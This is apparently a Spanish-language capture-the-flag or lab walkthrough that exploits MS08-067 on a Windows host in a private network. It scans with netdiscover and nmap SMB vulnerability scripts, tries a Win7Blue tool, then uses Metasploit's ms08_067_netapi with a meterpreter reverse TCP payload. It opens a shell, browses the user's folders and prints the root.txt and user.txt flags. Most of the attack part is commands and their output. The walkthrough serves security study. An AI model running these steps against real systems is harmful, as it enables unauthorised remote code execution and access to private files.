


Comandos para vulnerabilidad con metaexploit_Experience

IP local: 10.0.22.4
IP remota: 10.0.22.6
Abrimos consola


- netdiscover -r 10.0.22.0/24
  - *Descubrimos que ip sale que no es usual*
- nmap -p445 --script="smb-vuln-*" 10.0.22.6
- **PROBAMOS EL WIN7BLUE**
- cd /home/user/Desktop/Win7Blue
- chmod +x Win7Blue
- ./Win7Blue
  - $:1
  - RHOST: (Ip remota u del objeto)
- ./Win7Blue
  - $: **4** (o 3, dependiendo de la arquitectura del sistema)
  - RHOST: (ip remota u objetivo)
  - LHOST(ip local, ya sea kali o host usado)
  - LPORT: (puerto en escucha de la consola abierta)
  - *Darle a enter*
- Vemos que no funciona este método, así que recurrimos al otro con el metasploit:
- Buscamos la vulnerabilidad con el comando nmap:
- nmap -p445 --script="smb-vuln-*" 10.0.22.6
- 

  ```
  Microsoft Windows system vulnerable to remote code execution (MS08-067)
  ```
- searchsploit MS08-067
- 


  ```
   Exploit Title                                                                          |  Path
  Microsoft Windows - 'NetAPI32.dll' Code Execution (Python) (MS08-067)                   | windows/remote/40279.py
  Microsoft Windows Server - Code Execution (MS08-067)                                     | windows/remote/7104.c
  Microsoft Windows Server - Code Execution (PoC) (MS08-067)                               | windows/dos/6824.txt
  Microsoft Windows Server - Service Relative Path Stack Corruption (MS08-067) (Metasploit) | windows/remote/16362.rb
  Microsoft Windows Server - Universal Code Execution (MS08-067)                           | windows/remote/6841.txt
  Microsoft Windows Server 2000/2003 - Code Execution (MS08-067)                           | windows/remote/7132.py
  ```
- msfconsole
- search MS08-067
- use 0
- show options

- 


```
Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.22.4        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

- set rhosts 10.0.22.6
- show options
- 


```
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.0.22.6        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.22.4        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

- Exploit:
  - En este caso, no funciona ya que no se puede llegar, así que se hará una modificación de los puertos locales:
  - 

```
msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 6969
LPORT ⇒ 6969
```

- Exploit:
  - De nuevo no funciona, así que le cambiamos de nuevo el puerto:
  - 


```
msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 5555
LPORT ⇒ 5555
```

- Exploit
  - En este caso, ya ha funcionado.
- *Cuando sale el meterpreter:*
- shell
- **En este momento, ya hemos entrado al shell de la máquina vulnerable**
- dir
- dir C:\ 

```
01/20/2024  08:36 PM                 0 AUTOEXEC.BAT
01/20/2024  08:36 PM                 0 CONFIG.SYS
01/20/2024  11:38 AM    <DIR>          Documents and Settings
01/20/2024  11:38 AM    <DIR>          Program Files
01/20/2024  08:43 PM    <DIR>          WINDOWS
               2 File(s)              0 bytes
               3 Dir(s)   7,841,169,408 bytes free
```


- cd C:\Documents and Settings

- dir C:\Documents and Settings




```
01/20/2024  11:38 AM    <DIR>          .
01/20/2024  11:38 AM    <DIR>          ..
01/20/2024  08:36 PM    <DIR>          All Users
01/20/2024  11:38 AM    <DIR>          bill
               0 File(s)              0 bytes
               4 Dir(s)   7,840,808,960 bytes free
```

- cd C:\Documents and Settings\bill
- dir C:\Documents and Settings\bill




```
01/20/2024  11:38 AM    <DIR>          .
01/20/2024  11:38 AM    <DIR>          ..
01/21/2024  12:41 PM    <DIR>          Desktop
01/20/2024  11:38 AM    <DIR>          Favorites
01/20/2024  11:38 AM    <DIR>          My Documents
01/20/2024  12:33 PM    <DIR>          Start Menu
               0 File(s)              0 bytes
               6 Dir(s)   7,840,342,016 bytes free
```

- C:\Documents and Settings\bill\Desktop



```
01/21/2024  12:41 PM    <DIR>          .
01/21/2024  12:41 PM    <DIR>          ..
01/21/2024  12:41 PM                35 root.txt
01/21/2024  12:41 PM                35 user.txt
               2 File(s)             70 bytes
               2 Dir(s)   7,840,342,016 bytes free
```

- type root.txt
- type user.txt



```
C:\Documents and Settings\bill\Desktop>type root.txt
type root.txt
c1d5e7e4efece4a6022c4a4080c8114d

C:\Documents and Settings\bill\Desktop>type user.txt
type user.txt
f9e24c8da0686680decee9e594178a2e
```